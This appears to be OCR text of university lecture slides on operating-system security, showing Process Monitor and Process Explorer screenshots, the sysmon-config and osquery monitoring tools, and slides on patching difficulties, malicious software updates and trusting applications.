12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptogra...	NAME NOT FOUND	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegEnumKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Index: 0, Name: Yubico Yubikey 4 OTP+U2F+CCID 0
12:49:43.5...	vmware-vm...	3312	RegEnumKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	NO MORE ENT...	Index: 1, Length: 288
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegQueryKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	vmware-vm...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	vmware-vm...	3312	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_MULTI_SZ, Length: 44, Data: SCard$Defau...
12:49:43.5...	vmware-vm...	3312	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_MULTI_SZ, Length: 44, Data: SCard$Defau...
12:49:43.5...	vmware-vm...	3312	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	

Showing 8,292 of 313,264 events (2.6%) Backed by virtual memory




Process Explorer - Sysinternals: www.sysinternals.com [capcom\mikepo]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type	Integrity	ASLR	DEP	User
System Idle Process	93.63	0 K	4 K	0			64-bit			DEP (permanent)	NT AU
System	0.13	132 K	2,180 K	4			64-bit	System		DEP (permanent)	NT AU
Interrupts	0.47	0 K	0 K	n/a	Hardware Interrupts and DPCs		64-bit			n/a	
smss.exe		360 K	248 K	440	Windows Session Manager	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
Memory Compression	< 0.01	2,792 K	1,280,132 K	2680			64-bit	System		DEP (permanent)	NT AU
csrss.exe		1,560 K	1,824 K	612	Client Server Runtime Process	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
wininit.exe		1,180 K	244 K	704	Windows Start-Up Application	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
services.exe	< 0.01	3,408 K	4,104 K	840	Services and Controller app	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe	0.05	7,760 K	11,120 K	944	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
RuntimeBroker.exe		14,788 K	30,320 K	3636	Runtime Broker	Microsoft Corporation	64-bit	Medium	ASLR	DEP (permanent)	capco
ShellExperienceHost...	Susp...	37,488 K	45,844 K	2184	Windows Shell Experience Host	Microsoft Corporation	64-bit	AppContainer	ASLR	DEP (permanent)	capco
dllhost.exe		4,552 K	7,704 K	11524	COM Surrogate	Microsoft Corporation	64-bit	Medium	ASLR	DEP (permanent)	capco
SearchUI.exe	Susp...	90,360 K	141,776 K	13860	Search and Cortana application	Microsoft Corporation	64-bit	AppContainer	ASLR	DEP (permanent)	capco
WmiPrvSE.exe		2,000 K	8,900 K	12688	WMI Provider Host	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
backgroundTaskHos...	Susp...	4,756 K	17,016 K	12216	Background Task Host	Microsoft Corporation	64-bit	AppContainer	ASLR	DEP (permanent)	capco
WmiPrvSE.exe		4,164 K	10,716 K	7368	WMI Provider Host	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe	0.01	6,304 K	7,324 K	1004	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe		16,100 K	12,992 K	452	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
dasHost.exe		872 K	228 K	2908	Device Association Framework Provider...	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe	< 0.01	14,796 K	12,052 K	1040	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe	< 0.01	23,964 K	18,228 K	1228	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
nvwmi64.exe		1,352 K	652 K	1268			64-bit	System	ASLR	DEP (permanent)	NT AU
nvwmi64.exe	< 0.01	4,508 K	1,052 K	1436			64-bit	System	ASLR	DEP (permanent)	NT AU
nvvsvc.exe		2,300 K	2,988 K	1276	NVIDIA Driver Helper Service, Version ...	NVIDIA Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
nvxdsync.exe		6,936 K	6,852 K	1580	NVIDIA User Experience Driver Compo...	NVIDIA Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
nvvsvc.exe	< 0.01	4,804 K	1,736 K	1596	NVIDIA Driver Helper Service, Version ...	NVIDIA Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe		10,396 K	15,800 K	1320	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe	< 0.01	47,840 K	34,052 K	1416	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
sihost.exe	0.03	6,224 K	13,700 K	196	Shell Infrastructure Host	Microsoft Corporation	64-bit	Medium	ASLR	DEP (permanent)	capco
taskhostw.exe	< 0.01	8,904 K	10,688 K	1836	Host Process for Windows Tasks	Microsoft Corporation	64-bit	Medium	ASLR	DEP (permanent)	capco
taskhostw.exe		7,760 K	5,244 K	11892	Host Process for Windows Tasks	Microsoft Corporation	64-bit	High	ASLR	DEP (permanent)	capco
svchost.exe		9,076 K	11,952 K	1536	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe	< 0.01	2,944 K	5,020 K	1936	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe		1,888 K	1,516 K	1352	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
spoolsv.exe	< 0.01	7,472 K	5,380 K	2108	Spooler SubSystem App	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
dirmngr.exe	< 0.01	1,796 K	736 K	2468			32-bit	System		DEP	NT AU
armsvc.exe		1,268 K	196 K	2480	Adobe Acrobat Update Service	Adobe Systems Incorporated	32-bit	System	ASLR	DEP (permanent)	NT AU
EMET_Service.exe		12,704 K	2,240 K	2496	EMET_Service	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
EMET_Agent.exe	< 0.01	32,912 K	2,588 K	3836	EMET_Agent	Microsoft Corporation	64-bit	Medium	ASLR	DEP (permanent)	capco
PsiService_2.exe		956 K	180 K	2564	PsiService PsiService	arvato digital services llc	64-bit	System	ASLR	DEP (permanent)	NT AU
dsNcService.exe		1,628 K	1,140 K	2572	Network Connect Service	Juniper Networks	32-bit	System	ASLR	DEP (permanent)	NT AU
svchost.exe		5,108 K	10,704 K	2596	Host Process for Windows Services	Microsoft Corporation	64-bit	System	ASLR	DEP (permanent)	NT AU
vmnetdhcp.exe		7,332 K	420 K	2620	VMware VMnet DHCP service	VMware, Inc.	32-bit	System	ASLR	DEP (permanent)	NT AU
openvpnserv.exe		1,264 K	208 K	2628	OpenVPN Service	The OpenVPN Project	64-bit	System		DEP (permanent)	NT AU
wfcs.exe	< 0.01	24,648 K	11,664 K	2752	Windows Firewall Control Service	BiniSoft.org	64-bit	System	ASLR	DEP (permanent)	NT AU
PsiService_2.exe		2,064 K	3,172 K	2764	PsiService PsiService	arvato digital services llc	32-bit	System	ASLR	DEP (permanent)	NT AU
vmnat.exe											

CPU Usage: 6.37% Commit Charge: 74.81% Processes: 183 Physical Usage: 52.61%


GitHub - SwiftOnSecurity
GitHub, Inc. [US] | https://github.com/SwiftOnSecurity/sysmon-config
Features
Business
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
Pricing
This repository
Search
Sign in or Sign up
SwiftOnSecurity / sysmon-config
Watch 122
Star 602
Fork 152
Code
Issues 3
Pull requests 5
Projects 0
Insights
Sysmon configuration file template with default high-quality event tracing
sysmon
threatintel
threat-hunting
sysinternals
windows
netsec
monitoring
logging
107 commits
1 branch
0 releases
8 contributors
Branch: master
New pull request
Find file
Clone or download
SwiftOnSecurity Removing extra-namedpipes as it's a distraction
Latest commit 831a828 4 days ago
.gitignore
Avoid standard print monitor reg changes
7 months ago
README.md
Update README.md
6 months ago
sysmonconfig-export.xml
Mark changes by increment master version number
2 months ago
README.md
sysmon-config | A Sysmon configuration file for everybody to fork
This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.
The file provided should function as a great starting point for system change monitoring in a self-contained package. This


osquery :: Home
Secure | https://osquery.io
osquery
Home
Docs
FAQ
Community
Downloads
Performant Endpoint Visibility
osquery allows you to easily ask questions about your Linux, Windows, and macOS infrastructure. Whether your goal is intrusion detection, infrastructure reliability, or compliance, osquery gives you the ability to empower and inform a broad set of organizations within your company.
Read the deployment guide
or start contributing!
Star 9,840
Fork 1,145
osquery> SELECT uid, name FROM listening_ports l, processes p WHERE l.pid=p.pid;
osquery gives you the ability to query and log things like running processes, logged in users, password changes, USB devices, firewall exceptions, listening ports, and more.
You can perform ad-hoc queries or schedule them, optionally enable file integrity monitoring and process accounting too. More details can be found here

Patches and Updates

Legacy systems: on demand

- Often neglected ➔ systems remain unpatched and vulnerable

Updating software is not always a trivial process

- Updates often break the system ➔ administrators spend considerable effort in testing new updates before rolling them out
- Sometimes it is even harder for special-purpose systems:
  ATMs, kiosks, medical devices, industrial control systems, IoT, …
- Patching not always an option!


Recent OSs have switched to more aggressive software auto-update schemes

Securing the software update process is critical

- An attacker can push infected updates ➔ bypass even strict whitelisting protection mechanisms

ANDY GREENBERG SECURITY 07.07.17 10:00 AM

THE PETYA PLAGUE EXPOSES THE THREAT OF EVIL SOFTWARE UPDATES



GETTY IMAGES/WIRED

Is a Secure OS Enough?

The OS is the facilitator of user applications, but:

- Applications are plagued by vulnerabilities too
- Social engineering is hard to defend against

The OS can provide some extra help

- Mechanisms to prevent (or at least challenge) the exploitation of software vulnerabilities (future lecture)
- Additional security services: firewall, anti-virus, password manager, file/disk encryption, …

Mobile OSs have taken it to the next step

- Allow the installation only of "curated" apps
- OS vendors use manual/static/dynamic code analysis techniques to verify that a candidate app is not malicious
- PC OSs slowly move to that direction too

At the end, it's the app that handles sensitive user data

- How can we trust it?